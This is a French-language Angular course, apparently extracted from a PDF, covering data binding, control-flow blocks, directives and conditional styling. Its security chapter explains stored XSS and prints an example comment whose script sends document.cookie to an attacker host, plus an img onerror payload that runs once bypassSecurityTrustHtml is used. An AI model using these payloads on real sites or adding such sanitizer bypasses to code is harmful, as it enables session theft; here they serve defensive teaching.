
Trois modules nous intéressent :

Button, **Form field** et **Input**

Le module **Input** contient les champs de saisie des formulaires

Le module **Form field** permet d'ajouter des fonctions à ces champs de saisie (*label flottant, affichage des erreurs ...*)


Le module **Button**, différents type de bouton



app.module.ts

```
import { MatFormFieldModule } from '@angular/material/form-field';
import { MatInputModule } from '@angular/material/input';
import { MatButtonModule } from '@angular/material/button';

...
imports: [
  ...
  MatFormFieldModule,
  MatInputModule,
  MatButtonModule
],
...
```



Le binding

Chapitre : Les briques de base du framework

>> Le binding

La fonctionnalité majeure des framework front end réside dans un mécanisme appelé “binding”.

Tout changement de valeur d'une variable appelée dans la vue entraîne le rafraîchissement automatique de cette vue.

mon-composant-component.html

```
<div>Contenu de ma variable {{maVariable}}</div>

<button (click)="onCliqueBouton()">Clic moi !</button>
```

mon-composant-component.ts

```
...
export class MonComposantComponent implements
OnInit {

    maVariable = 0;

    ngOnInit() {

    }

    public onCliqueBouton(): void {
        this.maVariable++;
    }
}
```

>> Les événements d'Angular

Pour des raisons de fonctionnement interne, les événement javascript que l'on ajoute traditionnellement sur les balises sont remplacés par des événements angular.

Ainsi à la place d'écrire `onclick="maFonction()"` on écrira `(click)="maFonction()"`
il en va de même pour les autre événements :

`(dblclick) (blur) (focus) (keydown) (keypress) (keyup) (mouseout) (mouseover) ...`

*Note : il y a une bonne raison pour laquelle ces événements existent :
À chaque fois qu'ils interviendront, le composant vérifiera si il doit rafraîchir son affichage.*

```
<div (click)="onCliqueDiv()">Clic moi !</div>
```

>> Notes sur le rafraichissement de React

TODO react VS angular rafraichissement





Les structure conditionnelles

Le bloc HTML @if

Chapitre : Les briques de base du framework

TODO

@if @else



>> Directive *ngIf



Cette directive n'est pas recommandée, préférez @if

La directive *ngIf affiche ou désaffiche une balise et ses enfants. Si la propriété est évaluée comme vraie, la balise est affichée, sinon elle est supprimée.

Note : la balise est totalement supprimée du DOM, elle n'est pas simplement masquée avec un style display:none par exemple

mon-composant-component.html

```
<div *ngIf="visible">
  <span>Je suis visible</span>
</div>

<button (click)="onCliqueBouton()">Clic moi !</button>
```

mon-composant-component.ts

```
...
export class MonComposantComponent implements OnInit {

  visible = true;

  constructor() {}

  ngOnInit() {

  }

  public onCliqueBouton(): void {
    this.visible = !this.visible;
  }
}
```



Les structures itératives

Le bloc html @for

Chapitre : Les briques de base du framework

>> Le bloc html @for

Le bloc HTML @for permet de dupliquer une balise autant de fois qu'il y a d'éléments dans un tableau. Dans cet exemple, *listeVoiture* possède 3 chaînes de texte. La balise ** est donc dupliquée 3 fois.

On déclare une variable *voiture* qui va recevoir la valeur de l'item courant.

mon-composant-component.html

```
<ul>
@for (voiture of listeVoiture; track $index) {
  <li>
    <span>{{voiture}}</span>
  </li>
}
</ul>
```

mon-composant-component.ts

```
...
listeVoiture = ['Twingo', '206', 'C4 Picasso'];
...
```

>> L'instruction track

L'instruction track d'une boucle for permet d'indiquer à Angular quand doit être faite la mise à jour de la liste (en cas d'ajout de suppression...).

L'utilisation de \$index est la plus commune, mais nous pourrions indiquer une propriété des éléments à parcourir comme un id par exemple

mon-composant-component.html

```
<ul>
@for (voiture of listeVoiture; track $index) {
  <li>
    <span>{{voiture}}</span>
  </li>
}
</ul>
```

mon-composant-component.ts

```
...
listeVoiture = ['Twingo', '206', 'C4 Picasso'];
...
```

>> Directive *ngFor



Cette directive n'est pas recommandée, préférez @for

La directive *ngFor permet de dupliquer une balise autant de fois qu'il y a d'éléments dans un tableau. Dans cet exemple, *listeVoiture* possède 3 chaînes de texte. La balise ** est donc dupliquée 3 fois.

On déclare une variable *voiture* qui va recevoir la valeur de l'item courant.

mon-composant-component.html

```
<ul>
  <li *ngFor="let voiture of listeVoiture">
    <span>{{voiture}}</span>
  </li>
</ul>
```

mon-composant-component.ts

```
...
listeVoiture = ['Twingo', '206', 'C4 Picasso'];
...
```



>> Obtenir l'index de la boucle



La directive `*ngFor` possède une propriété *index* qui commence à 0 et est incrémentée de 1 à chaque tour de boucle (*itération*). Il faut alors l'affecter à une variable pour l'utiliser (*i* dans l'exemple ci-dessous)

mon-composant-component.html

```
<ul>
  <li *ngFor="let voiture of listeVoiture; let i = index">
    <span>index de la boucle {{i}} = {{voiture}}</span>
  </li>
</ul>
```

>> Imbriquer des directives



Il est possible d'utiliser une directive dans une autre.

Dans cet exemple, à chaque fois qu'une balise est dupliquée par la directive `*ngFor`, la directive `*ngIf` évalue si la balise `` doit être affichée.

mon-composant-component.html

```
<ul>
  <li *ngFor="let voiture of listeVoiture; let i = index">
    <span *ngIf="i != 1">index de la boucle {{i}} = {{voiture}}</span>
  </li>
</ul>
```

Dans cet exemple toutes les voitures sont affichées sauf la 2ème (celle qui a l'index 1)



>> Attention on ne peut pas utiliser 2 directives sur la même balise

Il est par contre **impossible** d'avoir une balise avec 2 directives !



mon-composant-component.html

```
<ul>
  <li *ngFor="let voiture of listeVoiture; let i = index" *ngIf="i != 1">
    index de la boucle {{i}} = {{voiture}}</span>
  </li>
</ul>
```

>> Problématique



Il y a 2 solutions possibles. La première serait de rajouter une balise (div par exemple) qui ne servirait qu'à contenir la directive.

Cette solution peu élégante ajoute du code inutile dans notre DOM, et risque de casser des règles CSS, notamment les règles d'enfant direct, comme *ul > li*

D'une manière générale, contraindre le DOM pour mettre en place une fonctionnalité est toujours une mauvaise idée, il oblige à effectuer des opérations supplémentaires dans le futur au détriment de la productivité et la compatibilité

mon-composant-component.html

```
<ul>
  <div *ngFor="let voiture of listeVoiture; let i = index">
    <li *ngIf="i != 1">index de la boucle {{i}} = {{voiture}}</li>
  </div>
</ul>
```

>> Solution



L'autre solution est d'utiliser une balise `<ng-container>`.

Cette balise a la particularité de ne pas s'afficher dans le DOM. Mais elle exécutera bien les directives qu'elle contient

mon-composant-component.html

```
<ul>
  <ng-container *ngFor="let voiture of listeVoiture; let i = index">
    <li *ngIf="i != 1">index de la boucle {{i}} = {{voiture}}</li>
  </ng-container>
</ul>
```

Dans cet exemple une règle css comme
comme `ul > li` fonctionnerait



Le binding d'objet

Chapitre : Les briques de base du framework

>> Le binding d'objets


De la même manière que **boolean**, **string** et **number**, les **objets** javascript peuvent être soumis au **binding**.

mon-composant-component.html

```
la propriété de mon objet est : {{monObjet.maPropriete}}  
  
le nom de l'enfant de mon objet est : {{parent.enfant.nom}}  
  
le nom de la deuxième voiture est : {{listeVoiture[1].nom}}
```

mon-composant-component.ts

```
monObjet = { maPropriete: 'la valeur de ma propriété' };  
  
parent = {  
  enfant: {  
    nom: 'toto'  
  }  
};  
  
listeVoiture = [  
  { nom: '206' },  
  { nom: 'twingo' },  
];
```



Protection de la valeur null

Chapitre : Les briques de base du framework

>> Protection des valeurs null, undefined et non initialisées

Si on manipule des objets qui peuvent avoir des propriétés manquantes. On peut préfixer le point précédant la propriété susceptible d'être null undefined ou non initialisée par un point d'interrogation.

Dans cet exemple parent B n'a pas d'enfant, et la tentative d'accès au nom de cette propriété entraînerait une erreur.

mon-composant-component.html

```
<p>le parent A s'appelle {{parentA.nom}}</p>
<p>l'enfant du parent A s'appelle {{parentA.enfant?.nom}}</p>

<p>le parent B s'appelle {{parentB.nom}}</p>
<p>l'enfant du parent B s'appelle {{parentB.enfant1?.nom}}</p>
<p>l'enfant du parent B s'appelle {{parentB.enfant2?.nom}}</p>
<p>l'enfant du parent B s'appelle {{parentB.enfant3?.nom}}</p>
```


mon-composant-component.ts

```
parentA : any;
parentB: any;

ngOnInit() {

  this.parentA = {
    nom: 'tata',
    enfant: {
      nom: 'toto'
    }
  };

  this.parentB = {
    nom: 'tata',
    enfant1: undefined,
    enfant2: null
  };
}
```



Les ternaires

Chapitre : Les briques de base du framework

>> Les ternaires dans la vue

Les conditions sous forme de ternaire sont possibles dans la vue.

Ainsi dans notre exemple on vérifie si **parentB.enfant** est *vrai*.

parentB.enfant étant "undefined" la condition est évalué à faux , c'est donc le texte "inconnu" qui sera affiché.

mon-composant-component.html

```
<p>l'enfant du parent A s'appelle  
  {{parentA.enfant ? parentA.enfant.nom : "inconnu"}}  
</p>  
<p>  
  l'enfant du parent B s'appelle  
  {{parentB.enfant ? parentB.enfant.nom : "inconnu"}}  
</p>
```



Les classes conditionnelles

Chapitre : Les briques de base du framework

>> Les classes conditionnelles

Les classes conditionnelles sont des classes qui seront ajoutées si une condition est évaluée comme vrai.

mon-composant-component.scss

```
.rouge {  
  color: red;  
}
```

mon-composant-component.ts

```
estAfficheEnRouge = true;  
  
public clic(): void {  
  this.estAfficheEnRouge = !this.estAfficheEnRouge;  
}
```

mon-composant-component.html

```
<h1 [class.rouge]="estAfficheEnRouge" (click)="clic()">  
  Contenu  
</h1>
```



Les styles conditionnels

Chapitre : Les briques de base du framework

>> Les styles conditionnels

La propriété `[ngStyle]` peut être ajoutée à n'importe quelle balise, elle permet de lui ajouter des styles dynamiques.

Les valeurs affectées est un objet dont le nom des propriétés font référence aux différents styles CSS.

A noter que les propriétés possédant des suffix (px, em, %...) peuvent ajouter ce suffix après un point. ou bien concaténer ce suffix

mon-composant-component.html

```
<h1 [ngStyle]="{
  color : estAfficheEnRouge ? 'red' : 'blue',
  'font-size.px' : estAfficheEnRouge ? 30 : 50,
  'margin-left' : estAfficheEnRouge ? '30px' : monMargin + 'px'
}" (click)="clic()">
  Contenu
</h1>
```

mon-composant-component.ts

```
estAfficheEnRouge = true;
monMargin = 0;

...

public clic(): void {
  this.estAfficheEnRouge =
    !this.estAfficheEnRouge;

  this.monMargin += 20;
}
```

>> Les styles conditionnels

TODO : avec un objet entier





Les composants créés par directive

Chapitre : Les composants

>> Exemple de composant directive

mon-bouton-directive.ts

```
import { Directive, HostListener }
from '@angular/core';

@Directive({
  selector: '[bouton-perso]'
})
export class MonBoutonDirective {

  @HostListener('click')
  onClic() {
    alert("bouton clic !")
  }
}
```

HTML

```
<button bouton-perso>Super bouton</button>
```

Les composants directives sont appelés via un attribut placé sur une balise, alors que les composants standards utilisent le nom de la balise elle-même

Les composants directives ne nécessitent pas de vue, ils ne font qu'ajouter des fonctionnalités à un élément du DOM existant (button, form, a, div ...)

Dans cet exemple, ajouter l'attribut "bouton-perso" à un élément, fera qu'une popup s'affiche lorsqu'il sera cliqué

>> Quelle est l'utilité des composants directives ?

TODO





Protection faille XSS

Chapitre : sécurité

>> Explication des failles XSS

Les attaques par faille XSS consistent à faire exécuter du code javascript à vos clients à leur insu.

Pour cela l'hacker tente d'enregistrer dans votre système (par exemple en base de donnée) une information contenant du script javascript.

Pour cela, il enregistre un commentaire / un avis / son profil, comme n'importe quel utilisateur pourrait le faire... Mais contenant un script malveillant. Le code malveillant est alors ajouté à l'aide d'une balise **<script>**, ou de l'attribut **onerror** d'une image etc.

Il peut par exemple enregistrer le commentaire suivant sur la page d'un produit, lui permettant de voler les cookies de toutes les personnes qui ouvrent la page du produit :

Très bon produit je recommande `<script>window.Location=
'http://www.siteDuBlackHat.com?cookie='+document.cookie;</script>`
ou

Très bon produit je recommande ``

Pour rappel, le vol d'un cookie de session permet d'accéder au compte de la personne à qui il appartient

>> Protection contre les failles XSS

Par défaut, tout le contenu **interpolé** est **échappé**. C'est-à-dire que les balises html apparaîtront et ne seront pas interprétées.

Certaines balises comme **<script>** sont tout simplement retirées, tout comme certains attributs comme "onerror" (*qui permet d'exécuter du script si l'image n'est pas trouvée*).

TypeScript

```
@Component({
  selector: 'app-root',
  templateUrl: './app.component.html',
})
export class AppComponent {
  commentaire = `<i>Très bon produit je recommande</i>
                 `;
}
```

HTML

```
h3>Page du produit</h3>
<span>{{commentaire}}</span>
```

Ici le script **n'est pas exécuté**
La balise **<i>** est affichée comme du texte

>> Désactiver la protection : [innerHTML]

Il peut arriver que l'on souhaite que certaines balises html soient tout de même interprétées (*par exemple pour styliser un commentaire*).

Il suffit pour cela d'utiliser l'attribut **[innerHTML]** de n'importe quelle balise afin d'effectuer un **bypass** (*oultrepasser*)

TypeScript

```
...  
export class AppComponent {  
  commentaire = '<i>Très bon produit je recommande</i>';  
}
```

HTML

```
<div [innerHTML]="commentaire"></div>
```

Ici le commentaire est italique

>> Désactiver la protection : exemple 2

Par défaut, cette fonctionnalité supprime tout de même le contenu susceptible d'exécuter des scripts.

TypeScript

```
...  
export class AppComponent {  
  commentaire = '<i>Très bon produit je recommande</i><img src=\'imageIntrouvable.jpg\'  
onerror=\'alert("Script malicieux !")\' hidden>';  
}
```

HTML

```
<div [innerHTML]="commentaire"></div>
```

Ici le commentaire **est italique**, mais le script n'est **pas exécuté**

>> Désactiver la protection : DomSanitizer

Ce comportement peut être réglé plus finement avec la classe **DomSanitizer**. Elle contient plusieurs méthodes :

- `bypassSecurityTrustHtml` (autorise tout contenu)
- `bypassSecurityTrustStyle` (autorise le contenu de type style)
- `bypassSecurityTrustUrl` (autorise n'importe quelle URL, pour alimenter un attribut [href] d'une balise a par exemple)
- `bypassSecurityTrustResourceUrl` (autorise n'importe quelle ressource, pour alimenter un attribut [src] d'une balise img par exemple)

TypeScript

```
export class AppComponent {  
  commentaireSafe: SafeHtml;  
  commentaire = '<i>Très bon produit je recommande</i><img src=\'imageIntrouvable.jpg\' onerror=\'alert("Script malicieux !")\' hidden\';  
  sanitizer = inject(DomSanitizer)  
  
  ngOnInit() {  
    this.commentaireSafe = this.sanitizer.bypassSecurityTrustHtml(this.commentaire);  
  }  
}
```

HTML

```
<div [innerHTML]="commentaireSafe"></div>
```

Ici le commentaire **est italique**, **ET le script est exécuté !**

>> Nettoyer le code : sanitizer

Nativement angular empêche les balises `<script>` de s'exécuter afin d'obliger les développeurs à ne pas écrire du "code de faible qualité". (poor code)
Donc même avec le script précédent, et en déplaçant le script de l'attribut `onerror` dans une balise `script`, celui-ci ne sera pas interprété.
Ce comportement n'a aucun rapport avec le sujet mais nous le soulignons afin d'éviter des incompréhensions.



TypeScript

```
export class AppComponent {  
  
  commentaireSafe: SafeHtml;  
  commentaire = `Très bon produit je recommande  
    `;  
  sanitizer = inject(DomSanitizer)  
  
  ngOnInit() {  
    this.commentaireSafe = this.sanitizer.bypassSecurityTrustHtml(this.commentaire);  
  }  
}
```

HTML


```
<div [innerHTML]="commentaireSafe"></div>
```

Ici la balise `<script>` est bien ajoutée dans le DOM mais **n'est pas exécutée**



Arbres de composants (*input*, *output*)

Arbre de composants





exemple avec slider

TODO : les crochets / chaîne de texte



Routing, navigation

Dans ce chapitre :




